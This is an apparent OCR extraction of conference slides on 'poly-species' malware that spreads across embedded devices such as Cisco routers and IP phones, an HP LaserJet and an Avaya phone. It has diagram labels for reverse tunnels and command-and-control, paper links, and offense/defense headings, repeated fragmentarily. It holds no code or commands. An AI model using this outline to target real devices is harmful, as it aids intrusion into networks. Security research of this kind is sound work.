
BIG BAD INTERNET


PWNTOWN

"INTRANET"


Big Bad Internet
Pwntown
"Intranet"
Rev Tunnel


Big Bad Internet
P3WNTOWN
CNC_CMD
Rev Tunnel
"Intranet"


BIG BAD INTERNET
PWNTOWN
"INTRANET"


BIG BAD INTERNET
PWNTOWN
"INTRANET"

"EASY"

VS

http://ids.cs.columbia.edu/sites/default/files/CuiPrintMeIfYouDare.pdf

"EASY"

VS


http://ids.cs.columbia.edu/sites/default/files/paper.pdf

"EASY"


VS

http://events.ccc.de/congress/2012/Fahrplan/events/5400.de.html


Today, This Talk


~~Winter~~ Is Coming!
Poly-Species
Malware Propagation.

Poly-species malware propagation



NØT EASY



CAST_MACHINE

Cisco 2821
IOS 12.3(11)T5
MIPS

Cisco 8961
Linux 2.6.18
(sort of)
ARM

HP LaserJet
P2055dn
20100308
ARM

Cisco 1841
IOS 12.4(1c)
MIPS

Cisco 7961
CNU 9.3(1TH2.5)
MIPS

Avaya 9601
Linux ??
ARM

CAST_MACHINE

Cisco 2821
IOS 12.3(11)T5
MIPS

Cisco 8961
Linux 2.6.18
(sort of)
ARM

HP LaserJet
P2055dn
20100308
ARM

Cisco 1841
IOS 12.4(1c)
MIPS

Cisco 7961
CNU 9.3(1TH2.5)
MIPS

Avaya 9601
Linux ??
ARM

CAST_MACHINE

Cisco 2821
IOS 12.3(11)T5
MIPS

Cisco 8961
Linux 2.6.18
(sort of)
ARM

HP LaserJet
P2055dn
20100308
ARM

Cisco 1841
IOS 12.4(1c)
MIPS

Cisco 7961
CNU 9.3(1TH2.5)
MIPS


Avaya 9601
Linux ??
ARM

Offense CAT

Defense CAT

Generalized: Binary Modification

Generalized: Binary Modification




FRAK, BH 2012

on

